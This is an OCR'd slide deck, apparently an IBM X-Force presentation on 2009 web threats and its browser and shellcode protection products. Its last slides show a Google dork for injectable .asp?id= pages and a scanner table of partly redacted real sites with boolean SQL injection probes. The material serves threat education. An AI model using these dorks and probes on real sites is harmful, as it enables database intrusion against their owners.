
Source: IBM X-Force®

Suspicious Web Pages and Files are on the Rise

- The level of obfuscation found in Web exploits continues to rise.
- Exploit toolkit packages have started to include both malicious Adobe Flash and PDF files.
- Adobe PDF files saw increases in obfuscation complexity throughout 2009.




Source: IBM X-Force®



Source: IBM X-Force®


Websites Hosting Bad Links

- Since the 1st half of 2009, Professional “bad” Web sites like pornography, gambling, or illegal drugs Web sites have increased their links to malware.
- Blogs and bulletin boards have also seen increases in malware links.



Top Web Site Categories Containing at Least One Malicious Link
2009 H2

Source: IBM X-Force®




Top Web Site Categories Containing 10 or More Malicious Links
2009 H2

Source: IBM X-Force®

Browser Exploitation Prevention (BEP)

- **The Web browser is the universal application**
- Attackers know that it delivers the best ROI

- **BEP protects against web browser exploitation regardless of the vulnerability**
- Approximately 20 decodes protecting against hundreds of vulnerabilities in multiple browsers
- Protects against both shellcode and obfuscation based exploits
- **Majority of IPS technology can't do either**




Source: IBM X-Force®

The Shell Code Heuristics (SCH) Advantage

- X-Force developed Shellcode Heuristics (SCH) to address the attack payload regardless of the vulnerability
- It is proprietary to IBM X-Force
- Available in all PAM-based products
- Has an unbeatable track record of protecting against zero day vulnerabilities:
  - More than **80%** Microsoft Office 0day payload detection rate
  - Discovered multiple Internet Explorer vulnerabilities in-the-wild as 0 days (in conjunction with MSS)
    - VML(**MS06-055**)
    - XML(**MS06-071**)
  - Discovered and protected against numerous payloads in-the-wild relating to other web browser attacks since March 2006
  - Incredibly low false positive rate – only 2 known false positives in 22 million mixed-media files in malware zoo

Applications Protected by Shellcode Heuristics

- MIME Types:
  - application/acrobat
  - application/pdf
  - application/msword
  - application/vnd.ms-excel
  - application/vnd.ms-powerpoint
  - application/vnd.pdf
  - application/x-pdf
  - text/x-pdf
  - text/pdf



Prevalent Client-Side Software


Percent of Critical and High Vulnerability Disclosures

source: IBM X-Force®

asd	mpp	pps	wks	xlk
csv	mpt	ppt	wpd	xlr
doc	mso	pptx	wri	xls
docx	pdf	pub	wbk	xlsx
dot	pot	pwz	wps	xlt
fpx	ppa	rtf	wiz	xlw

The right tools for the job?

The drive-by-download process



Desktop Users

Browse The Internet

Web server with embedded iframe

Malicious iframe host


Web browser targeted

Exploit material Served

Downloader installed

Malware installed and activated

SQL Injection Attack Tools



http://www.google.cn/search?as_q=inurl%3A.asp%3Fid%3D+and+intitle%3A%E5%85%AC%E5%8F%B8&complete=1&hl=zh-CN&newwindow=1&num=1C

包含以下全部的字词 inurl:asp id

包含以下的完整字句

包含至少一个下列字词

```
school_show.asp?id=3290
any/show.asp?id=7628
newshow_xgrx.asp?id=593&mnid=&classname=
nployee/showjobsinfo.asp?id=893
Eol.asp?id=927
```


云南海

云南海泰
催化剂、 贵金属催化传感器、贵金属半导体传感器、贵金属电镀的研发、生产，含金、铂、铑、钯、 ...
www.cg160.com/userweb/company.asp?id=55442 - 22k -
网页快照 - 类似网页

■ 检测：h
■ 检测：h
■ 检测：h
■ 检测：h
■ 检测：h
■ 检测：h

完整URL	响应时间	可利用度	确定漏洞方式	注入方式	注入类型	数据库	页面标题	错误指纹
http://www.　cn/info.asp?id=6	1609	6	aND 8=8 + aND 8=3	AND	数字型	未探测	康馨催乳公司 催乳 催	
http://www.　bertech.com/shownews.asp?	5281	5	aND 8=8 + aND 8=3	AND	数字型	未探测	中赢橡胶技术有限公司	
http://www.　bertech.com/ProductShow.:	6796	5	aND 8=8 + aND 8=3	AND	数字型	未探测	中赢橡胶技术有限公司	
http://www.　:u.com/sinonews/list.asp?i	438	7	aND 8=8 + aND 8=3	AND	数字型	未探测	江阴模塑集团有限公司	80040e21,
http://www.　gov.cn/qyml/corporation_v	2672	7	aND 8=8 + aND 8=3	AND	数字型	未探测	伟创力电子科技(上海	80040e21,
http://www.　.com/00new/list.asp?id=6	4610	5	aND 8=8 + aND 8=3	AND	数字型	未探测	上海假肢厂有限公司	
http://www.　..com.cn/products_list.as	4781	6	aND 8=8 + aND 8=3	AND	数字型	未探测	中怡数宽科技(苏州)	80040e21,
http://www.　:ha.com/CN/show.asp?id=112	5078	1	aND8=8 + aND8=3	AND	数字型	未探测	浪莎针织有限公司	
http://dg.　com/zfbz/zfnr.asp?id=78	515	5	XoR 8=3 + XoR 8=8	XOR	数字型	未探测	中国铁通东莞分公司-	


* 